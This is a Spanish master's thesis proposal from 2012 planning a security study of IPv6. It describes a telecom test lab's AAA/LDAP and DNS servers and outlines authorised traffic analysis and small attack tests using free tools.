Estudio IPv6

Proyecto Final de Máster Software Libre

Especialidad: Administración de redes y Sistemas Operativos

Autor: Eduardo González González
Consultor: Miguel Martín Mateo

Fecha: Enero 2012

Resumen del proyecto

Diversos expertos insisten sobre la necesidad que existe de implementar el protocolo de direccionamiento IPv6, ya que el agotamiento de direcciones del actual protocolo IPv4 es ya una realidad. Según afirma diversos expertos se agotarían durante el año 2011 y principios del 2012, lo que podría frenar el crecimiento de Internet y de sus dispositivos electrónicos. La llamada migración es necesaria para proporcionar un número de direcciones IP casi ilimitado, direccionamiento de 32 a 128 bits y mejorando los soportes para extensiones, autenticación, integridad y confidencialidad de datos.

Este proyecto consiste en realizar un estudio sobre el protocolo IPv6 enfocado a la seguridad y realizar unas pruebas prácticas para poder intentar vulnerar el sistema de alguna manera mediante un software libre.

Este estudio se basará en dos grandes puntos, una parte de recerca de información donde resumirá un estudio del protocolo Ipv6 (características, qué ofrece, etc.) y de recerca de algún software libre interesante. El otro punto importante del estudio es el análisis (ejemplos prácticos) mediante el software buscado y a partir de ello, llegar a unas conclusiones.

Con estos objetivos se plantea el proyecto del Estudio de IPv6 enfocado a la seguridad en el marco de la asignatura Administración de redes y Sistemas Operativos del Máster de Software Libre de la Universitat Oberta de Catalunya, y que tiene como fin consolidar las competencias adquiridas a lo largo del mismo.

Índice de contenido

Introducción

Diversos expertos insisten sobre la necesidad que existe de migrar el actual protocolo IPv4 que asigna IPs a las máquinas que se conectan a Internet, por el protocolo Ipv6. Estas direcciones para Ipv4, según afirma diversos expertos se agotarán durante este año 2011, lo que podría frenar el crecimiento de Internet. La migración es necesaria para proporcionar un número de direcciones IP casi ilimitado, direccionamiento de 32 a 128 bits y mejorando los soportes para extensiones, autenticación, integridad y confidencialidad de datos.

El día 8 de junio del 2011, fue el día mundial de Ipv6 (IPv6 World Day), y la idea era animar a la industria, operadores y fabricantes a preparar sus sistemas para ser compatibles con el nuevo protocolo de direccionamiento. El objetivo principal de ese día fue probar que se podía acceder a servidores con soporte simultáneo para IPv4 e Ipv6. Empresas como *Google* ayudaron habilitando sus servicios también en IPv6 y, para advertir de los problemas e inconvenientes, lanzaron un test para todos los usuarios y así poder comprobar si las conexiones estaban listas y preparadas para el nuevo protocolo. La dirección web del test es la siguiente:

http://ipv6test.google.com/

Después del día mundial de Ipv6, se comprobó que queda mucho trabajo por hacer y para poder desplegarse con éxito, aún se debe trabajar más, sobre todo debido al reciente agotamiento del rango de direcciones públicas IPv4 por parte de IANA (Internet Assigned Numbers Authority). Se publicó que las operadoras españolas todavía no estaban preparadas para implementar Ipv6, y que estaban es su fase de investigación. Con la ayuda de las empresas, fabricantes, y las distintas operadoras, poco a poco se está empezando a usar este protocolo en entornos residenciales. Siendo así, no sería raro que dentro de unos meses comenzaran a distribuirse routers ADSL a los clientes con soporte IPv6 (sino lo están distribuyendo ya) y se comenzará a asignarse direcciones públicas (o rangos de direcciones) IPv6 a estos clientes para aprovisionar sus conexiones. Otro entorno donde puede irrumpir pronto IPv6, es la red LAN de cualquier empresa o cualquier centro universitario que decida en un determinado momento, comenzar a implementar este protocolo.

Actualmente hay multitud de equipos que ya soportan IPv6 para sus comunicaciones, el Foro IPv6 mantiene un listado de dispositivos que son compatibles con el nuevo estándar. Puesto que no todos aparecen, se aconseja buscar en la página del fabricante o en la misma operadora, el listado esta en el siguiente enlace:

https://www.ipv6ready.org/db/index.php/public/search/?ap=2

No solo el protocolo Ipv6 nos impacta a nivel de dispositivo físico (hardware), sino a nivel de programas (software) también. Actualmente no todos soportan Ipv6, y por lo tanto en este punto también hay mucho trabajo por realizar. En el siguiente enlace muestra el software compatible:

http://en.wikipedia.org/wiki/Comparison_of_IPv6_application_support

Objetivos del proyecto

Los objetivos del PFM consiste en los siguientes puntos:

1. Hacer un estudio sobre IPv6 a nivel de protocolo y enfocado a la seguridad.
2. Búsqueda de alguna aplicación Libre, para la posibilidad de analizar Ipv6 y analizar aplicación.
3. Análisis del protocolo mediante la aplicación escogida y ejemplos prácticos.
4. Conclusiones.

Podríamos decir que mi PFM se basará en dos puntos, una parte de recerca de información y otra de práctica. Estos dos puntos se resumirá en el estudio del protocolo Ipv6 (características, qué ofrece, etc.) y análisis mediante una aplicación (ejemplos prácticos) y a partir de ello, llegar a unas conclusiones y poder desarrollar unas recomendaciones. Para ello se deberá estructurar mejor el trabajo con los cuatro puntos siguientes:

1.- Hacer un estudio sobre IPv6 a nivel de protocolo y enfocado a la seguridad.

A partir de diferentes tipos de información disponible en la red como en mi empresa, como en las diferentes RFCs (como por ejemplo la RFC 2460), se realizará un estudio de IPv6, detallando los aspectos más importantes a nivel de protocolo, sus características y cambios respecto Ipv4, su nuevo direccionamiento, y análisis de paquetes. Una vez realizado el estudio, se detallará Ipv6 a nivel de seguridad.

2.- Búsqueda de alguna aplicación Libre, para la posibilidad de analizar Ipv6 y características de la aplicación.

Una vez realizado el estudio del protocolo, se buscará alguna aplicación Libre para poder analizar más técnicamente Ipv6 y si es posible, poder vulnerar el protocolo, mediante pequeños ejemplos de ataque de vulnerabilidad. Se explicará la aplicación, sus características, su licencia, como colaborar con el proyecto, etc.

3.- Análisis del protocolo mediante la aplicación escogida y ejemplo prácticos.

Después de escoger alguna aplicación para poder analizar Ipv6 y si es posible, poder vulnerar el protocolo, llegamos a la parte práctica del PFM. Se utilizará la aplicación escogida para realizar pequeños ejemplos de ataques y poder analizar mejor Ipv6. Todos estos pequeños ataques serán expuestos en el informe con sus respectivas capturas y se detallará los pasos realizados de los ejemplos de ataque como si fuesen pequeños *tutoriales*.

4.- Conclusiones.

En la última parte del PFM, se realizarán unas conclusiones sobre el Ipv6, también comparando con Ipv4 y se realizará unas recomendaciones a nivel de seguridad.

Estudio de viabilidad

1. Necesidad y requisitos del proyecto

El objetivo principal del proyecto es claro, es hacer un estudio sobre el protocolo IPv6, analizando detalladamente sus características e intentar probar su viabilidad y seguridad con alguna aplicación libre.

El trabajo que se realiza en nuestro grupo de AAA/DNS en Altran Innovación es básicamente para las grandes operadoras de telefonía en España, donde tenemos los equipos necesarios para poder realizar las pruebas oportunas a las nuevas necesidades del cliente, correcciones de bugs, migraciones a las nuevas versiones de los servicios actuales (Radius/Diameter, LDAP y DNS), actualizaciones de los respectivos *software* y todas las necesidades que vayan surgiendo a las operadoras sin que ellos puedan proceder a una solución directa en producción (por la percusión que repercuta actuar directamente en producción).
En definitiva, nuestro grupo tenemos una maqueta de los mismos equipos que tienen las operadoras y con una arquitectura lo más parecido posible a ellos para poder realizar las pruebas necesarias antes de llevarlo a producción del cliente (operadoras).

El cliente nos ofrece servicios de telefonía fija, móvil, internet y televisión de pago entre otro servicios de telecomunicaciones y con la necesidad de adaptar sus servicios a la IPv6, ya que en la actualidad tiene sus servicios bajo IPv4 y no todos sus servicios están disponibles para una adaptación óptima a la IPv6.

2. Análisis de la situación actual

A continuación vemos la arquitectura de la maqueta que disponemos para el servicio de AAA/LDAP:




Figura 1. Situación actual servicio AAA/LDAP.

La función del LDAP es almacenar la información de autenticación (usuario y contraseña) u otro tipo de información como datos de contacto, ubicación, permisos, conexión, IP, etc.
Los MAESTROS LDAP pueden escribir nuevos datos y hacer consultas (leer información), mientras que los LDAPs ESCLAVOS solo pueden hacer consultas a sus BBDD(Base de datos), es decir, solo pueden leer información. Toda la arquitectura LDAPs están replicados entre sí, es decir, que cada entrada (datos o información) introducida en cualquier MAESTRO será inmediatamente actualizada a los otros LDAPs, ya sean ESCLAVOS o MAESTROS (los ESCLAVOS no pueden añadir nueva información solo se actualiza sus BBDD). Con la replicación también se hace para que en caso que un servidor se "corrompiese" tendríamos los otros LDAPs funcionando con el mismo rendimiento.

Los servidores RADIUS simplemente necesitan hacer consultas a los LDAPs para saber básicamente información del cliente o usuario. Por lo tanto solo necesitan a los servidores ESCLAVOS. En caso de que los ESCLAVOS no funcionasen por X motivo, los Radius acudirían al Maestro3 (Backup).

La arquitectura del servicio DNS es la siguiente:




Figura 2. Situación actual servicio DNS.

Como sabemos la función de los DNS es resolver identificadores binarios (por ejemplo números IP) por un dominio (.com, .edu, .org, .net. .es, .cat, etc.) o host. Es decir, es una base de datos jerárquica y distribuida que almacena información sobre los nombres de dominio de redes como Internet. En nuestra arquitectura tenemos los diversos tipos de DNS, Caches, Autoritarios, de Gestión y Autoritarios para comercialización de Dominios.
Los DNS Autoritarios administran los datos de cada zona, es decir, es donde estan albergados los dominios. Mientras que los servidores Caches no administran ninguna zona, solo almacenan respuestas positivas (TTL) o negativas (Negative TTL) y son los que consultan los clientes o usuarios.

Los DNS de gestión, simplemente gestionan el funcionamiento de los otros DNS, dan de alta o baja a los nuevos servidores DNS y resuelven el nombre de las máquinas de nuestra red.Todo estos servicios están bajo el protocolo de IPv4 y poco a poco se está adaptando a la IPv6. En la actualidad tenemos el servicio DNS adaptado al IPv6 y próximamente el servicio AAA (Radius y LDAP) también.
El Hardware y Software de los equipos de la arquitectura AAA (Radius y LDAP) y DNS en Maqueta y que de una manera u otra se va a trabajar son los siguientes:

- Servidores Radius:
  - Seis Servidores SPARC-Enterprise-T51205120:
    - Hardware:
      - Dos discos duros de 146.80 GB
      - Memoria RAM 4Gb
      - CPU: 4 cores u 8 cores
    - Software:
      - Sistema Operativo Solaris 10
      - Java JRE 1.5.0_04-b05
      - Netcool/SSM
      - NetBackup-Solaris
      - HP OpenView IT
      - AAA 8950
  - Seis Servidores Netra 440:
    - Hardware:
      - 4 CPU UltraSPARC-IIIi 1.6GHz
      - Cuatro duros de 146 GB
      - Memoria RAM 8 GB
    - Software:
      - Sistema Operativo Solaris 8
      - Java JRE 1.5.0_04-b05
      - Netcool/SSM
      - NetBackup-Solaris
      - HP OpenView IT
      - AAA 8950
- Servidores LDAP:
  - Cinco Servidores Netra 440:
    - Hardware:
      - CPU: 2 CPU UltraSPARC-IIIi 1.6GHz
      - Memoria RAM: 4GB
      - Dos discos duros 146.8 GB
    - Software:
      - Sistema Operativo Solaris 9
      - Java JRE 1.5.0_04-b05
      - Netcool/SSM
      - NetBackup-Solaris
      - HP OpenView IT
      - Directory Server 5.2
- Servidores DNS:

- Ocho Servidores Netra t1 (Modelo 105)
  - Hardware:
    - CPU: UltraSPARC-IIi 440 Mhz
    - Memoria RAM:1GB RAM
    - Dos discos duros de 18.11GB
  - Software:
    - Sistema Operativo Solaris 10
    - Java JRE 1.5.0_04-b05
    - Netcool/SSM
    - NetBackup-Solaris
    - HP OpenView IT
    - Avantio
- Diez Servidores Sun Fire V210:
  - Hardware:
    - CPU: UltraSPARC-IIIi 1336MHz
    - Memoria RAM: 1 GB
    - Disco duro de 73, 4 GB.
  - Software:
    - Sistema Operativo Solaris 10
    - Java JRE 1.5.0_04-b05
    - Netcool/SSM
    - NetBackup-Solaris
    - HP OpenView IT
    - Avantio

El equipo portátil que se utilizará para analizar el software, es el siguiente:

- HP Provilian 5240
  - Hardware:
    - CPU: Intel 1600 MHz
    - Memoria RAM: 2 GB
    - Disco duro de 160 GB.
  - Software:
    - Sistema Operativo Fedora 15
    - VirtualBox, con el Sistema Operativo Back Track virtualizado.
    - LibreOffice
    - Aplicación por decidir para el análisis del protocolo (sniffer).

3. Definición de los requisitos del sistema

En nuestro proyecto, en un principio no necesitaremos comprar ningún tipo de hardware, ya que aprovecharemos la infraestructura actual, ni de software porqué se trabajará con el software actual. Respecto el equipo (posiblemente portátil) que se utilizará para analizar IPv6 más la aplicación,será totalmente de software libre, tanto el Sistema Operativo y aplicaciones necesarias para desarrollar el estudio.

Requisitos necesarios con valoración del 1 (mínima prioridad) al 10 (máxima prioridad):

- Aplicación libre para el análisis del protocolo (prioridad 9).
- Sistema Operativo y Herramientas libres del equipo portátil donde se podrá trabajar y documentar el proyecto libremente de licencias privativas (prioridad 5).
- Arquitectura de los servicios en Maqueta en funcionamiento bajo IPv6 (prioridad 10).
- Los equipos securizados de la mejor manera posible (prioridad 7).
- Arquitectura completa de AAA y DNS para realizar el estudio (prioridad 2 ya que con que haya varios servidores de cada servicio bastaría).
- El funcionamiento de la arquitectura AAA y DNS debe de funcionar correctamente para evitar problemas ajenos al estudio (prioridad 5).
- Equipo portátil para realizar el estudio e intentar vulnerar el servicio bajo Ipv6 (prioridad 9).

4. Estudio y valoración de las diferentes alternativas de solución.

Una vez visto los requisitos del sistema, vamos a buscar las diferentes alternativas que tendríamos para cada requisito. Es importante destacar que el estudio no tendrá ningún tipo de coste ni de hardware ni de software ni de licencia, o por lo menos eso es la estimación que se desea. A continuación destacamos las alternativas posibles en base a su prioridad y una valoración:

1. Aplicación libre para el análisis del protocolo.
   Este punto de gran prioridad tendría poco margen de alternativas, ya que buscar otras soluciones privativas (de pago) sería un coste que mi empresa posiblemente no esté dispuesta afrontar, y sobretodo porqué actualmente hay diversas aplicaciones libres lo suficiente buena como para afrontar este gasto. La única solución en caso de no encontrar una aplicación competente para el análisis, se valoraría aplicaciones privativas pero con opción de prueba/demos para no afrontar el gasto y asegurarnos que nos puede servir para realizar el estudio.
2. Sistema Operativo y Herramientas libres del equipo portátil donde se podrá trabajar y documentar el proyecto libremente de licencias privativas. Tenemos varias alternativas a nivel de Sistema Operativo, Ubuntu/Debian, Fedora serán la prioridad número uno por su expansión y estabilidad, y tampoco se descarta utilizar BackTrack (Sistema Operativo enfocado para la seguridad). A nivel de aplicaciones tenemos un amplío abanico, LibreOffice, OpenOffice, Wireshark, PACmanager, etc. Este punto no es de riesgo, ya que actualmente el software libre tiene soluciones para todo a nivel de ofimática o Sistema Operativo.
3. Arquitectura de los servicios en Maqueta en funcionamiento bajo Ipv6.
   Aunque no haría falta tener los dos servicios de AAA/LDAP y DNS bajo Ipv6, con solo tener un servicio bastaría. En este punto es vital e importante, sin arquitectura bajo Ipv6 no podríamos realizar el estudio. Como alternativa se podría realizar bajo simuladores.
4. Los equipos securizados de la mejor manera posible.
   Sería interesante tener todos los equipos securizados de la mejor manera posible, por si mientras estamos realizando el estudio o pruebas se hiciese algún ataque, y cuanto más real sea el estudio, más interesante será el resultado final.

5. Arquitectura completa de AAA y DNS para realizar el estudio.
   Tener la arquitectura completa no sería necesario, es decir, este punto no es de riesgo, ya que con tener varios servidores de cada servicio bastaría, no es necesario tener la arquitectura al completo (ver apartado Análisis actual).
6. El funcionamiento de la arquitectura AAA y DNS debe de funcionar correctamente para evitar problemas ajenos al estudio.

   Este punto es de riesgo, ya que es totalmente necesario, primordial que funcione la arquitectura de como mínimo uno de los dos servicios (AAA/LDAP o DNS). La alternativa es que uno u otro servicio debe funcionar, quizá por simulaciones sería la última opción.
7. Equipo portátil para realizar el estudio e intentar vulnerar el servicio bajo Ipv6.
   Este punto es bastante crítico ya que necesitaremos un equipo para poder analizar todo el tráfico existente bajo Ipv6 y si es posible poder intentar vulnerar el servicio. En caso de no tener equipo o algún inconveniente por introducir mi equipo en la arquitectura actual, se podría utilizar algún equipo de la arquitectura como alternativa.

Idea del proyecto

Una vez realizado el estudio de viabilidad, vamos a ver la idea del proyecto pero especificando a nivel gráfico con la arquitectura existente.

Para el primer servicio DNS, vamos a introducir un equipo (en nuestro caso, un portátil) con un software analizado para realizar unas diferentes pruebas bajo Ipv6 a la arquitectura DNS. Se intentará analizar todo tipo de tráfico bajo Ipv6 y Ipv4 (para comparar), y se intentará vulnerar el servicio, es decir, modificando los paquetes de tráfico. A continuación vemos el esquema con el equipo portátil en la arquitectura.




Figura 3. Idea proyecto para DNS.

Para el segundo servicio AAA/LDAP, será igual que el servicio DNS, se va a introducir un equipo portátil con un software analizado para realizar unas diferentes pruebas bajo Ipv6 a la arquitectura AAA/LDAP. Se intentará analizar todo tipo de tráfico bajo Ipv6 y Ipv4 (para comparar) y se intentará vulnerar el servicio. A continuación vemos el esquema con el equipo portátil en la arquitectura.




Figura 4. Idea proyecto para AAA/LDAP.

En caso de que por motivos ajenos a mi, no se pueda trabajar con estos equipos, se tiene pensado realizar la parte práctica igual, pero con equipos que no están en producción y de manera virtualizada.

Planificación de las tareas

Las tareas principales a realizar por orden cronológico son las siguientes :

- Recopilar información, ya sea a nivel de experiencias y sobretodo documentación sobre IPv6 a nivel de protocolo y si es posible enfocado a la seguridad. Elaborar los correspondientes informes.
  A partir de diferentes tipos de información disponible en la red, en Altran, como en las diferentes RFCs (como por ejemplo la RFC 2460), se recopilará información detallando los aspectos más importantes a nivel de protocolo, sus características y cambios respecto Ipv4, su nuevo direccionamiento, y análisis de paquetes.
- Probar las aplicaciones libres buscadas, para la posibilidad de analizar Ipv6, analizar las diferentes aplicaciones y luego decidir cual es la aplicación más conveniente.

- Una vez recopilado información y realizado el estudio del protocolo, se buscará diferentes aplicaciones Libres para poder analizar más técnicamente Ipv6 y si es posible, poder vulnerar el protocolo, mediante pequeños ejemplos de ataque de vulnerabilidad. Se explicará la aplicación, sus características, su licencia, como colaborar con el proyecto, etc.

  A destacar que se la herramienta será instalada en maquinas con Sistemas Operativos Libres y se valorará, si utilizar la aplicación Libre en Sistemas Operativos Privativos. Se realizará un manual detallando los puntos más importantes con las capturas correspondientes si fuera necesario. Análisis del protocolo mediante la aplicación escogida y ejemplos prácticos. Después de escoger alguna aplicación para poder analizar Ipv6 y si es posible, poder vulnerar el protocolo. Se utilizará la aplicación escogida para realizar pequeños ejemplos de ataques y poder analizar mejor Ipv6. Todos estos pequeños ataques serán expuestos en el informe con sus respectivas capturas y se detallará los pasos realizados de los ejemplos de ataque como si fuesen pequeños tutoriales.
  Se aprovechará la experiencia que tiene Altran Innovación, ya que tiene como cliente, las grandes operadoras del país y tienen sus respectivos laboratorios de pruebas para poder analizar el protocolo.

- Análisis del protocolo mediante la aplicación escogida y ejemplo prácticos.
  Después de escoger alguna aplicación para poder analizar Ipv6 y si es posible, poder vulnerar el protocolo. Se utilizará la aplicación escogida para realizar pequeños ejemplos de ataques y poder analizar mejor Ipv6. Todos estos pequeños ataques serán expuestos en el informe con sus respectivas capturas y se detallará los pasos realizados de los ejemplos de ataque como si fuesen pequeños *tutoriales*. Se aprovechará la experiencia que tiene *Altran Innovación,* ya que tiene como cliente, las grandes operadoras del país y tienen sus respectivos laboratorios de pruebas para poder analizar el protocolo.

A continuación se muestra el diagrama de GANTT sobre la planificación del estudio:

